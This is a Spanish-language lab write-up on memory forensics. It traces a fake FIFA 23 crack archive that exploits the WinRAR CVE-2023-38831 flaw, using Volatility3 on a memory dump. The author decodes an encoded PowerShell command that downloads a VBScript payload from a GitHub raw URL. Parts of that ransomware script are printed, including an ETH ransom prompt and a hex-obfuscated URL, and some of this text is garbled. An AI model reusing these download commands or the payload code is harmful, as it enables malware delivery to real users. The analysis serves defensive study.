

# WinRAR 0-Day

## WinRAR 0-Day

**Winrar  
0-Day**



It appears that there are numerous cracked versions of popular games available. However, it seems we may have downloaded the wrong one, as it exhibits suspicious behavior. We require your assistance in investigating this matter.

Tools Required:

- 1- Volatility3
- 2- Cyberchef

Volatility - CheatSheet.....	3
Búsqueda .....	3
Nota.....	17
Preguntas.....	18

## Volatility - CheatSheet

<https://book.hacktricks.xyz/generic-methodologies-and-resources/basic-forensic-methodology/memory-dump-analysis/volatility-cheatsheet>

## Búsqueda

Volatility3 tiene diferentes complementos que permiten el análisis de los procesos activos, usaremos varias para ver algunas diferencias.

Nota: Se fijarán que al usar un complemento de volatily3 usare ">" para crear un documento de texto con la salida del complemento, de esta forma nos ahorramos tener que ejecutar y esperar que procese la información nuevamente, también nos permite realizar búsquedas de forma más rápido.

### 1) Pstree

El comando quedaría así

```
python3 volatility3/vol.py -f Winny.vmem windows.pstree > pstree.txt
```

Volatility 3 Framework 2.5.0										
PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	
4	0	System	0xc402e1266080	132	-	N/A	False	2023-03-17 14:22:40.000000	N/A	
* 1184	4	MemCompression	0xc402e7935040	30	-	N/A	False	2023-03-17 14:22:50.000000	N/A	
* 92	4	Registry	0xc402e42d8880	4	-	N/A	False	2023-03-17 14:22:32.000000	N/A	
* 340	4	smss.exe	0xc402e7927880	2	-	N/A	False	2023-03-17 14:22:40.000000	N/A	
424	412	csrss.exe	0xc402e79de140	10	-	0	False	2023-03-17 14:22:43.000000	N/A	
500	492	csrss.exe	0xc402e81fb140	12	-	1	False	2023-03-17 14:22:44.000000	N/A	
520	412	winitnt.exe	0xc402e822a180	1	-	0	False	2023-03-17 14:22:44.000000	N/A	
* 640	520	services.exe	0xc402e79bd240	5	-	0	False	2023-03-17 14:22:44.000000	N/A	
** 1280	640	svchost.exe	0xc402e79512c0	10	-	0	False	2023-03-17 14:22:50.000000	N/A	
** 900	640	svchost.exe	0xc402e83a32c0	11	-	0	False	2023-03-17 14:22:47.000000	N/A	
** 772	640	svchost.exe	0xc402e8318240	13	-	0	False	2023-03-17 14:22:46.000000	N/A	
*** 1856	772	WmiPrivSE.exe	0xc402e9438180	13	-	0	False	2023-03-17 14:23:08.000000	N/A	
*** 7200	772	LockApp.exe	0xc402e9399080	12	-	1	False	2023-08-28 14:15:15.000000	N/A	
*** 4516	772	RuntimeBroker	0xc402e9cb92c0	5	-	1	False	2023-03-17 14:23:27.000000	N/A	
*** 996	772	RuntimeBroker	0xc402e9bad080	3	-	1	False	2023-08-28 14:07:37.000000	N/A	
*** 5348	772	ApplicationFra	0xc402ea915300	7	-	1	False	2023-08-28 13:44:23.000000	N/A	
*** 4168	772	RuntimeBroker	0xc402e9c1f0c0	1	-	1	False	2023-03-17 14:23:25.000000	N/A	
*** 7592	772	User008EBroker	0xc402ecc7f080	1	-	1	False	2023-08-28 14:09:13.000000	N/A	
*** 5100	772	HxTsr.exe	0xc402ea33b080	0	-	1	False	2023-08-28 14:18:52.000000	2023	
-08-28 14:27:25.000000										
*** 3152	772	StartMenuExper	0xc402e982c080	11	-	1	False	2023-03-17 14:23:24.000000	N/A	
*** 4304	772	SearchApp.exe	0xc402e9c97080	35	-	1	False	2023-03-17 14:23:26.000000	N/A	
*** 6032	772	ShellExperien	0xc402ea91d080	20	-	1	False	2023-08-28 14:07:39.000000	N/A	
*** 7194	772	dllhost.exe	0xc402e9c5f080	6	-	1	False	2023-08-28 14:31:15.000000	N/A	
*** 5684	772	RuntimeBroker	0xc402e99382c0	1	-	1	False	2023-03-17 14:23:36.000000	N/A	
*** 6708	772	RuntimeBroker	0xc402ea852340	4	-	1	False	2023-08-28 15:21:45.000000	N/A	
*** 4688	772	smartscreen.ex	0xc402ea76d080	9	-	1	False	2023-08-28 15:38:06.000000	N/A	
*** 7868	772	TextInputHost	0xc402ecb89080	11	-	1	False	2023-08-28 14:08:23.000000	N/A	
*** 2632	640	msdtc.exe	0xc402e9289280	9	-	0	False	2023-03-17 14:23:02.000000	N/A	
*** 6672	640	svchost.exe	0xc402e9208080	9	-	0	False	2023-04-08 23:18:09.000000	N/A	
*** 6168	640	SgrmBroker.exe	0xc402e9aae080	7	-	0	False	2023-04-08 23:18:33.000000	N/A	
*** 668	640	vmtoolsd.exe	0xc402e8a2f280	11	-	0	False	2023-03-17 14:22:53.000000	N/A	
*** 1824	640	svchost.exe	0xc402e8da92c0	15	-	0	False	2023-03-17 14:22:53.000000	N/A	
** 3488	640	svchost.exe	0xc402e9a6198080	2	-	0	False	2023-08-28 14:22:04.000000	N/A	
** 1860	640	svchost.exe	0xc402e8a982c0	2	-	0	False	2023-03-17 14:22:49.000000	N/A	
** 1832	640	svchost.exe	0xc402e8de7240	8	-	0	False	2023-03-17 14:22:53.000000	N/A	
** 2856	640	svchost.exe	0xc402e9a98340	8	-	0	False	2023-04-08 23:18:38.000000	N/A	
** 940	640	svchost.exe	0xc402e8a7c2c0	12	-	0	False	2023-03-17 14:22:49.000000	N/A	
** 1580	640	svchost.exe	0xc402e8c982c0	13	-	0	False	2023-03-17 14:22:52.000000	N/A	
** 1708	640	svchost.exe	0xc402e8d20240	11	-	0	False	2023-03-17 14:22:52.000000	N/A	
** 5548	640	McMEng.exe	0xc402e93bc080	25	-	0	False	2023-08-28 13:46:18.000000	N/A	
** 2896	640	svchost.exe	0xc402e943a080	6	-	0	False	2023-03-17 14:23:12.000000	N/A	
** 5816	640	SecurityHealth	0xc402e9a5ee280	8	-	0	False	2023-03-17 14:23:41.000000	N/A	
** 1592	640	svchost.exe	0xc402e90b080	4	-	0	False	2023-04-08 23:17:35.000000	N/A	
** 3132	640	svchost.exe	0xc402e9437240	11	-	1	False	2023-03-17 14:23:14.000000	N/A	
** 1892	640	svchost.exe	0xc402e8a70880	21	-	0	False	2023-03-17 14:22:50.000000	N/A	
** 2500	640	dllhost.exe	0xc402e917c080	10	-	0	False	2023-03-17 14:23:01.000000	N/A	
** 1228	640	VGAuthService	0xc402e8de9380	2	-	0	False	2023-03-17 14:22:53.000000	N/A	
** 1232	640	svchost.exe	0xc402e795f2c0	17	-	0	False	2023-03-17 14:22:50.000000	N/A	
** 1108	640	vm3dservice.ex	0xc402e8de7240	2	-	0	False	2023-03-17 14:22:53.000000	N/A	
*** 2128	1108	vm3dservice.ex	0xc402e8f5f200	2	-	1	False	2023-03-17 14:22:55.000000	N/A	

La salida se vería así la particularidad que tiene es que nos muestra unos asteriscos al frente de cada proceso de esta forma nos ayuda a ver a simple vista una jerarquía en el inicio de los procesos.

Revisamos las relaciones entre los procesos y podemos anotar uno que otro que consideremos sospechosos, por ejemplo:

5100	772	HxTsr.exe	0xc402ea33b080	0	-	1	False	2023-08-28 14:18:52.000000	2023-08-28 14:27:26.000000
* 796	564	fontdrvhost.ex	0xc402e8306140	5	-	1	False	2023-03-17 14:22:46.000000	N/A
** 380	640	NisSrv.exe	0xc402ed3430c0	4	-	0	False	2023-08-28 13:46:29.000000	N/A

Adicional veo que el usuario tiene varios procesos de msedge al igual que otros navegadores este suele tener múltiples procesos esto es normal.

Nos fijamos en los o el proceso explorer.exe (explorador de Windows), es importante revisar los procesos hijos de este debido a que cuando el usuario ejecuta un archivo o programa el proceso hijo se abrirá debajo de este.

```
root@ip-172-31-2-103:~/Desktop# grep "3564" pstree.txt
** 3564 3548 explorer.exe 0xc402e95f2080 84 - 1 False 2023-03-17 14:23:17.000000 N/A
*** 4388 3564 msedge.exe 0xc402ea5e6080 43 - 1 False 2023-08-28 14:07:29.000000 N/A
*** 4584 3564 WinRAR.exe 0xc402ed20b340 2 - 1 False 2023-08-28 14:22:06.000000 N/A
*** 3216 3564 SecurityHealth 0xc402ea5df0c0 1 - 1 False 2023-03-17 14:23:41.000000 N/A
*** 5072 3564 WinRAR.exe 0xc402edad080 5 - 1 False 2023-08-28 14:13:18.000000 N/A
*** 3224 3564 vmttoolsd.exe 0xc402ea341080 9 - 1 False 2023-03-17 14:23:41.000000 N/A
```

Vemos varios hijos del explorador entre estos dos procesos Winrar, dos procesos Winrar no tiene por qué tener un significado negativo es simplemente que el usuario puede tener dos archivos Winrar abiertos, aun así, lo anotaremos.

Antes de analizar los procesos sospechosos que sacamos para analizar veremos la ejecución de comandos en el equipo.

```
python3 volatility3/vol.py -f Winny.vmem windows.cmdline > cmdline.txt
```

Aquí veo un comando sospechoso

```
4584 WinRAR.exe "C:\Program Files\WinRAR\WinRAR.exe" "C:\Users\Work\Downloads\b6wzzawS.rar"  
7184 dllhost.exe Required memory at 0x284f0cb1b58 is inaccessible (swapped)
```

Vemos que el proceso 4584 se utilizó para Winrar descomprimir el archivo ubicado en el directorio:

C:\Users\Work\Downloads\b6wzzawS.rar"

Vamos a analizar este archivo usaremos el complemento filescaan

```
python3 volatility3/vol.py -f Winny.vmem windows.filescaan > filescaan.txt
```

este complemento nos dará la dirección offset el nombre y el tamaño del archivo.

Buscamos el contenido de la carpeta descargas

```
grep "Downloads" filescaan.txt
```

```
root@ip-172-31-18-232:~/Desktop# grep "Downloads" filescaan.txt  
0xc402e9a4c230 \Users\Work\Downloads 216  
0xc402ec3be1b0 \Users\Work\Downloads\winrar-x64-623.exe 216  
0xc402ed4b0420 \Users\Work\Downloads 216  
0xc402ed4b08d0 \Users\Work\Downloads 216  
0xc402ed4b74a0 \Users\Work\AppData\Roaming\Microsoft\Windows\Recent\Downloads.lnk 216  
0xc402eda5ad90 \Users\Work\Downloads 216  
0xc402eda5bba0 \Users\Work\Downloads 216  
0xc402edba1ce0 \Users\Work\Downloads 216  
0xc402ee5b16e0 \Users\Work\Downloads\FIFA23CRACK.rar1 216  
0xc402ee820320 \Users\Work\Downloads\desktop.ini 216
```

Aquí vemos un archivo sospechoso

0xc402ee5b16e0 \Users\Work\Downloads\FIFA23CRACK.rar1 216

Pero no vemos el archivo "b6wzzawS.rar",

Podemos extraer este archivo y analizarlo usando la dirección offset y el complemento dumpfiles, usando la dirección virtual (offset) del archivo FIFA23CRACK.rar1.

```
python3 volatility3/vol.py -f Winny.vmem windows.dumpfiles --virtaddr 0xc402ee5b16e0
```

```
root@ip-172-31-18-232:~/Desktop# python3 volatility3/vol.py -f Winny.vmem windows.dumpfiles --virtaddr 0xc402ee5b16e0
Volatility 3 Framework 2.5.0
Progress: 100.00 PDB scanning finished
Cache FileObject FileName Result
DataSectionObject 0xc402ee5b16e0 FIFA23CRACK.rar1 file.0xc402ee5b16e0.0xc402ed6e45d0.DataSectionObject.FIFA23CRACK.rar1.dat
```

Si fue posible ahora tenemos el archivo podemos extraer el hash o subirlo a una plataforma como virus total para su análisis.

```
md5sum
file.0xc402ee5b16e0.0xc402ed6e45d0.DataSectionObject.FIFA23CRACK.rar1.dat
```

a6f703d823b40aa6d4af466a865b75c2

16

/ 61

Community Score

16 security vendors and no sandboxes flagged this file as malicious

c5b392748985dc71aea2ea1a54e59ae68d90c43c0de44dfdf7f6b55c65d99540

file.0xc402ee5b16e0.0xc402ed6e45d0.DataSectionObject.FIFA23CRACK.rar1.dat

Size

4.00 KB

Last Analysis Date

a moment ago

ZIP

zip

exploit

cve-2023-38831

DETECTION

DETAILS

RELATIONS

COMMUNITY 1

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

Arcabit	Exploit.CVE-2023-38831	BitDefender	Exploit.CVE-2023-38831
Emsisoft	Exploit.CVE-2023-38831 (B)	eScan	Exploit.CVE-2023-38831
GData	Exploit.CVE-2023-38831	Google	Detected
Lionic	Trojan.ZIP.Generic.41c	MAX	Malware (ai Score=86)

Esta técnica avanzada bueno digo avanzada, pero podemos cambiar el nombre del archivo para intentar ver su contenido.

El archivo extraído es

“file.0xc402ee5b16e0.0xc402ed6e45d0.DataSectionObject.FIFA23CRACK.rar1.dat”

Usamos el comando mv para cambiar el nombre a “FIFA23CRACK.rar”

```
root@ip-172-31-18-232:~/Desktop# mv file.0xc402ee5b16e0.0xc402ed6e45d0.DataSectionObject.FIFA23CRACK.rar1.dat FIFA23CRACK.rar
root@ip-172-31-18-232:~/Desktop# ls
FIFA23CRACK.rar  cmdline.txt  filescan.txt  volatility3
```

Ahora extraemos el contenido del archivo rar, pero me da un error al usar el comando file veo esto.

```
root@ip-172-31-18-232:~/Desktop# file FIFA23CRACK.rar
FIFA23CRACK.rar: Zip archive data, at least v2.0 to extract
```

Así que uso zip para descomprimir

```
root@ip-172-31-18-232:~/Desktop# unzip FIFA23CRACK.rar
Archive:  FIFA23CRACK.rar
ReadMe.txt must be opened first
  inflating: ReadMe.txt
checkdir error:  ReadMe.txt  exists but is not directory
                unable to process ReadMe.txt /.
checkdir error:  ReadMe.txt  exists but is not directory
                unable to process ReadMe.txt /ReadMe.txt .cmd..
```

La máquina del laboratorio se cerró de forma inesperada en este punto y tuve que volver a iniciarla, no representa ningún cambio del proceso realizado hasta este momento.

Al usar unzip veo que el archivo se extrae de forma incorrecta busco entonces otra forma de extraerlo y encuentro “7z e”

```
root@ip-172-31-18-97:~/Desktop# ls
FIFA23CRACK.rar  'ReadMe.txt '  'ReadMe.txt .cmd.'
```

El archivo 'ReadMe.txt .cmd.' fue el extraído de forma correcta.

Uso cat para ver el contenido del archivo

```
root@ip-172-31-18-97:~/Desktop# cat 'ReadMe.txt .cmd.'
powershell.exe -EncodedCommand SW52b2tLVdYlJlcXVlc3QgLVVyaSAAnaHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL0Vsc2ZhN0VsNGEYeS
```

```
powershell.exe -EncodedCommand
SW52b2tLVdYlJlcXVlc3QgLVVyaSAAnaHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRl
bnQuY29tL0Vsc2ZhN0VsNGEYeS9TZWNyZXRhZGFzaS50aGVhZGUhbnQyY29tL0Vsc2ZhN0VsNGEYeS
mJzJyAtT3V0RmlsZSAiJGVudjpuRUU1QXFNkNHFBBeDIxLnZicyl=
```

Podemos decodificar esto usando el siguiente comando desde la misma consola

```
echo "comando" | base64 -decode
```

y obtenemos

```
Invoke-WebRequest -Uri
'https://raw.githubusercontent.com/Elsfa7El4a2y/SecretWeap/main/Sd4qAx21.vbs' -
OutFile "$env:TEMP\Sd4qAx21.vbs"
```


Vemos que nos dirige a un repositorio de githubusercontent del usuario Elsfa7El4a2y y obtiene el archivo "Sd4qAx21.vbs"

Busqué en los archivos, pero no encontré nada de este:

```
grep "Sd4qAx21.vbs" filescan.txt
grep "TEMP" filescan.txt
```

Procedo a buscar en google la url y encuentro solo un resultado





Busco este nombre en google y encuentro este análisis <https://bazaar.abuse.ch/sample/0352598565fbafe39866f3c9b5964b613fd259ea12a8fe46410b5d119db97aba/>

Podemos descargar esta muestra subida (cuidado), no dejare el link para descárgala.

```
root@ip-172-31-19-36:~/Downloads# ls
0352598565fbafe39866f3c9b5964b613fd259ea12a8fe46410b5d119db97aba.zip  'Winny(1).7z'  Winny.7z
root@ip-172-31-19-36:~/Downloads# 7z x 0352598565fbafe39866f3c9b5964b613fd259ea12a8fe46410b5d119db97aba.zip
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz (406F1),ASM,AES-NI)

Scanning the drive for archives:
1 file, 8020 bytes (8 KiB)

Extracting archive: 0352598565fbafe39866f3c9b5964b613fd259ea12a8fe46410b5d119db97aba.zip
--
Path = 0352598565fbafe39866f3c9b5964b613fd259ea12a8fe46410b5d119db97aba.zip
Type = zip
Physical Size = 8020

Enter password (will not be echoed):
Everything is Ok

Size:          32306
Compressed:    8020
root@ip-172-31-19-36:~/Downloads#
```

La extensión ".vbs" nos dice que es un script de Visual Basic (VBScript).

```
root@ip-172-31-19-36: ~/Downloads
'L MsgError_5="Access denied: the requested action requires elevated privileges"
'L MsgError_80070005="Access denied: the requested action requires elevated privileges"
'L MsgError_80070057="The parameter is incorrect"
'L MsgError_8007232A="DNS server failure"
'L MsgError_8007232B="DNS name does not exist"
'L MsgError_800706BA="The RPC server is unavailable"
'L MsgError_8007251D="No records found for DNS query"

Function Nautilus(ByVal sBase64EncodedText, ByVal fisUtf16LE)
    Dim sTextEncoding
    If fisUtf16LE Then sTextEncoding = "utf-8"
    With CreateObject("Msxml2.DOMDocument").CreateElement("aux")
        .DataType = "bin.base64"
        .Text = sBase64EncodedText
        Nautilus = BUtil(.NodeTypedValue, sTextEncoding)
    End With
End Function

function BUtil(ByVal byteArray, ByVal sTextEncoding)
    If LCase(sTextEncoding) = "utf-8" then
        BUtil = CStr(byteArray)
    Else
        With CreateObject("ADODB.Stream")
            .Type = 1
            .Open
            .Write byteArray
            .Position = 0
            .Type = 2
            .Charset = sTextEncoding
            BUtil = .ReadText
            .Close
        End With
    End If
end function

Function XA3bVjQ3(A0CQ5, B9HW3)
    Dim nFBRW6, X7IDP
    On Error Resume Next
```

```
res = MsgBox("Please transfer ETH to 0xebd08c5e0dac4e1e1762be5bdca0dcfa76f7a5691af73acc8e148537209bab33 to receive decrypted data...", vbO
KOnly+vbInformation, "")
```

```
v3x0F0eUqts = Replace("68LOPPLPOPLPO.LPLPOLPOLPO74LOPPLPOPLPO.LPLPOLPOLPO74LOPPLPOPLPO.LPLPOLPOLPO74LOPPLPOPLPO.LPLPOLPOLPO73LOPPLPO
LP0.LPLPOLPOLPO3aLOPPLPOPLPO.LPLPOLPOLPO2fLOPPLPOPLPO.LPLPOLPOLPO2fLOPPLPOPLPO.LPLPOLPOLPO64LOPPLPOPLPO.LPLPOLPOLPO6fLOPPLPOPLPO.LPLP
OLPOLPO77LOPPLPOPLPO.LPLPOLPOLPO6eLOPPLPOPLPO.LPLPOLPOLPO6cLOPPLPOPLPO.LPLPOLPOLPO6fLOPPLPOPLPO.LPLPOLPOLPO61LOPPLPOPLPO.LPLPOLPOLPO
64LOPPLPOPLPO.LPLPOLPOLPO38LOPPLPOPLPO.LPLPOLPOLPO35LOPPLPOPLPO.LPLPOLPOLPO30LOPPLPOPLPO.LPLPOLPOLPO2eLOPPLPOPLPO.LPLPOLPOLPO6dLOPPLP
OPLPO.LPLPOLPOLPO65LOPPLPOPLPO.LPLPOLPOLPO64LOPPLPOPLPO.LPLPOLPOLPO69LOPPLPOPLPO.LPLPOLPOLPO61LOPPLPOPLPO.LPLPOLPOLPO66LOPPLPOPLPO.LP
LPLPOLPOLPO69LOPPLPOPLPO.LPLPOLPOLPO72LOPPLPOPLPO.LPLPOLPOLPO65LOPPLPOPLPO.LPLPOLPOLPO2eLOPPLPOPLPO.LPLPOLPOLPO63LOPPLPOPLPO.LPLPOLPOLP
OP6fLOPPLPOPLPO.LPLPOLPOLPO6dLOPPLPOPLPO.LPLPOLPOLPO2fLOPPLPOPLPO.LPLPOLPOLPO79LOPPLPOPLPO.LPLPOLPOLPO79LOPPLPOPLPO.LPLPOLPOLPO76LOPP
LOPLPO.LPLPOLPOLPO73LOPPLPOPLPO.LPLPOLPOLPO70LOPPLPOPLPO.LPLPOLPOLPO62LOPPLPOPLPO.LPLPOLPOLPO32LOPPLPOPLPO.LPLPOLPOLPO78LOPPLPOPLPO.
LPLPOLPOLPO71LOPPLPOPLPO.LPLPOLPOLPO6bLOPPLPOPLPO.LPLPOLPOLPO63LOPPLPOPLPO.LPLPOLPOLPO67LOPPLPOPLPO.LPLPOLPOLPO62LOPPLPOPLPO.LPLPOLPOLP
LOP55LOPPLPOPLPO.LPLPOLPOLPO63LOPPLPOPLPO.LPLPOLPOLPO67LOPPLPOPLPO.LPLPOLPOLPO53LOPPLPOPLPO.LPLPOLPOLPO39LOPPLPOPLPO.LPLPOLPOLPO30LO
PPLPOPLPO.LPLPOLPOLPO64LOPPLPOPLPO.LPLPOLPOLPO59LOPPLPOPLPO.LPLPOLPOLPO78LOPPLPOPLPO.LPLPOLPOLPO4dLOPPLPOPLPO.LPLPOLPOLPO59LOPPLPOPLP
O.LPLPOLPOLPO4aLOPPLPOPLPO.LPLPOLPOLPO44LOPPLPOPLPO.LPLPOLPOLPO55LOPPLPOPLPO.LPLPOLPOLPO46LOPPLPOPLPO.LPLPOLPOLPO54LOPPLPOPLPO.LPLPOL
POLPO31LOPPLPOPLPO.LPLPOLPOLPO5aLOPPLPOPLPO.LPLPOLPOLPO5aLOPPLPOPLPO.LPLPOLPOLPO7aLOPPLPOPLPO.LPLPOLPOLPO2dLOPPLPOPLPO.LPLPOLPOLPO6c
LOPPLPOPLPO.LPLPOLPOLPO6fLOPPLPOPLPO.LPLPOLPOLPO39LOPPLPOPLPO.LPLPOLPOLPO54LOPPLPOPLPO.LPLPOLPOLPO52LOPPLPOPLPO.LPLPOLPOLPO66LOPPLPO
LP0.LPLPOLPOLPO38LOPPLPOPLPO.LPLPOLPOLPO44LOPPLPOPLPO.LPLPOLPOLPO6aLOPPLPOPLPO.LPLPOLPOLPO52LOPPLPOPLPO.LPLPOLPOLPO56LOPPLPOPLPO.LPLP
OLPOLPO31LOPPLPOPLPO.LPLPOLPOLPO42LOPPLPOPLPO.LPLPOLPOLPO6cLOPPLPOPLPO.LPLPOLPOLPO5fLOPPLPOPLPO.LPLPOLPOLPO59LOPPLPOPLPO.LPLPOLPOLPO
4fLOPPLPOPLPO.LPLPOLPOLPO5fLOPPLPOPLPO.LPLPOLPOLPO7aLOPPLPOPLPO.LPLPOLPOLPO65LOPPLPOPLPO.LPLPOLPOLPO74LOPPLPOPLPO.LPLPOLPOLPO5fLOPPLP
OPLPO.LPLPOLPOLPO38LOPPLPOPLPO.LPLPOLPOLPO56LOPPLPOPLPO.LPLPOLPOLPO63LOPPLPOPLPO.LPLPOLPOLPO55LOPPLPOPLPO.LPLPOLPOLPO76LOPPLPOPLPO.LP
LPLPOLPOLPO4dLOPPLPOPLPO.LPLPOLPOLPO58LOPPLPOPLPO.LPLPOLPOLPO5aLOPPLPOPLPO.LPLPOLPOLPO33LOPPLPOPLPO.LPLPOLPOLPO70LOPPLPOPLPO.LPLPOLPOLP
OP32LOPPLPOPLPO.LPLPOLPOLPO54LOPPLPOPLPO.LPLPOLPOLPO65LOPPLPOPLPO.LPLPOLPOLPO42LOPPLPOPLPO.LPLPOLPOLPO78LOPPLPOPLPO.LPLPOLPOLPO64LOPP
LOPLPO.LPLPOLPOLPO43LOPPLPOPLPO.LPLPOLPOLPO5fLOPPLPOPLPO.LPLPOLPOLPO53LOPPLPOPLPO.LPLPOLPOLPO6cLOPPLPOPLPO.LPLPOLPOLPO6fLOPPLPOPLPO.
LPLPOLPOLPO4fLOPPLPOPLPO.LPLPOLPOLPO70LOPPLPOPLPO.LPLPOLPOLPO4dLOPPLPOPLPO.LPLPOLPOLPO47LOPPLPOPLPO.LPLPOLPOLPO57LOPPLPOPLPO.LPLPOLPO
LP049LOPPLPOPLPO.LPLPOLPOLPO38LOPPLPOPLPO.LPLPOLPOLPO4cLOPPLPOPLPO.LPLPOLPOLPO4bLOPPLPOPLPO.LPLPOLPOLPO7aLOPPLPOPLPO.LPLPOLPOLPO46LO
PPLPOPLPO.LPLPOLPOLPO77LOPPLPOPLPO.LPLPOLPOLPO69LOPPLPOPLPO.LPLPOLPOLPO48LOPPLPOPLPO.LPLPOLPOLPO4dLOPPLPOPLPO.LPLPOLPOLPO58LOPPLPOPLP
O.LPLPOLPOLPO48LOPPLPOPLPO.LPLPOLPOLPO68LOPPLPOPLPO.LPLPOLPOLPO38LOPPLPOPLPO.LPLPOLPOLPO55LOPPLPOPLPO.LPLPOLPOLPO5aLOPPLPOPLPO.LPLPOL
POLPO78LOPPLPOPLPO.LPLPOLPOLPO36LOPPLPOPLPO.LPLPOLPOLPO5fLOPPLPOPLPO.LPLPOLPOLPO65LOPPLPOPLPO.LPLPOLPOLPO6eLOPPLPOPLPO.LPLPOLPOLPO34
LOPPLPOPLPO.LPLPOLPOLPO4aLOPPLPOPLPO.LPLPOLPOLPO44LOPPLPOPLPO.LPLPOLPOLPO45LOPPLPOPLPO.LPLPOLPOLPO6eLOPPLPOPLPO.LPLPOLPOLPO75LOPPLPO
LP0.LPLPOLPOLPO34LOPPLPOPLPO.LPLPOLPOLPO6bLOPPLPOPLPO.LPLPOLPOLPO30LOPPLPOPLPO.LPLPOLPOLPO69LOPPLPOPLPO.LPLPOLPOLPO58LOPPLPOPLPO.LPLP
OLPOLPO5aLOPPLPOPLPO.LPLPOLPOLPO6fLOPPLPOPLPO.LPLPOLPOLPO6eLOPPLPOPLPO.LPLPOLPOLPO61LOPPLPOPLPO.LPLPOLPOLPO5aLOPPLPOPLPO.LPLPOLPOLPO
```

Veó un texto "Please transfer ETH to 0xebd08c5e0dac4e1e1762be5bdca0dcfa76f7a5691af73acc8e148537209bab33 to receive decrypted data..."

Y debajo un código ofuscado con las intrusiones para des ofuscar el mismo.

v3xDF0eiUqts =

Replace("68LOPPLPOPLPO.LPLPOLPOLPOP74LOPPLPOPLPO.LPLPOLPOLPOP  
74LOPPLPOPLPO.LPLPOLPOLPOP70LOPPLPOPLPO.LPLPOLPOLPOP73LOPPL  
POPLPO.LPLPOLPOLPOP3aLOPPLPOPLPO.LPLPOLPOLPOP2fLOPPLPOPLPO.L  
PLPOLPOLPOP2fLOPPLPOPLPO.LPLPOLPOLPOP64LOPPLPOPLPO.LPLPOLPO  
LPOP6fLOPPLPOPLPO.LPLPOLPOLPOP77LOPPLPOPLPO.LPLPOLPOLPOP6eL  
OPPLPOPLPO.LPLPOLPOLPOP6cLOPPLPOPLPO.LPLPOLPOLPOP6fLOPPLPOP  
LPO.LPLPOLPOLPOP61LOPPLPOPLPO.LPLPOLPOLPOP64LOPPLPOPLPO.LPLP  
OLPOLPOP38LOPPLPOPLPO.LPLPOLPOLPOP35LOPPLPOPLPO.LPLPOLPOLPO  
P30LOPPLPOPLPO.LPLPOLPOLPOP2eLOPPLPOPLPO.LPLPOLPOLPOP6dLOPP  
LPOPLPO.LPLPOLPOLPOP65LOPPLPOPLPO.LPLPOLPOLPOP64LOPPLPOPLPO  
.LPLPOLPOLPOP69LOPPLPOPLPO.LPLPOLPOLPOP61LOPPLPOPLPO.LPLPOLP  
OLPOP66LOPPLPOPLPO.LPLPOLPOLPOP69LOPPLPOPLPO.LPLPOLPOLPOP72  
LOPPLPOPLPO.LPLPOLPOLPOP65LOPPLPOPLPO.LPLPOLPOLPOP2eLOPPLPO  
PLPO.LPLPOLPOLPOP63LOPPLPOPLPO.LPLPOLPOLPOP6fLOPPLPOPLPO.LPL  
POLPOLPOP6dLOPPLPOPLPO.LPLPOLPOLPOP2fLOPPLPOPLPO.LPLPOLPOLP  
OP79LOPPLPOPLPO.LPLPOLPOLPOP79LOPPLPOPLPO.LPLPOLPOLPOP76LOP  
PLPOPLPO.LPLPOLPOLPOP73LOPPLPOPLPO.LPLPOLPOLPOP70LOPPLPOPLP  
O.LPLPOLPOLPOP62LOPPLPOPLPO.LPLPOLPOLPOP32LOPPLPOPLPO.LPLPO  
LPOLPOP78LOPPLPOPLPO.LPLPOLPOLPOP71LOPPLPOPLPO.LPLPOLPOLPOP  
6bLOPPLPOPLPO.LPLPOLPOLPOP63LOPPLPOPLPO.LPLPOLPOLPOP67LOPPL  
POPLPO.LPLPOLPOLPOP62LOPPLPOPLPO.LPLPOLPOLPOP55LOPPLPOPLPO.  
LPLPOLPOLPOP63LOPPLPOPLPO.LPLPOLPOLPOP67LOPPLPOPLPO.LPLPOLP  
OLPOP53LOPPLPOPLPO.LPLPOLPOLPOP39LOPPLPOPLPO.LPLPOLPOLPOP30  
LOPPLPOPLPO.LPLPOLPOLPOP64LOPPLPOPLPO.LPLPOLPOLPOP59LOPPLPO  
PLPO.LPLPOLPOLPOP78LOPPLPOPLPO.LPLPOLPOLPOP4dLOPPLPOPLPO.LPL  
POLPOLPOP59LOPPLPOPLPO.LPLPOLPOLPOP4aLOPPLPOPLPO.LPLPOLPOLP  
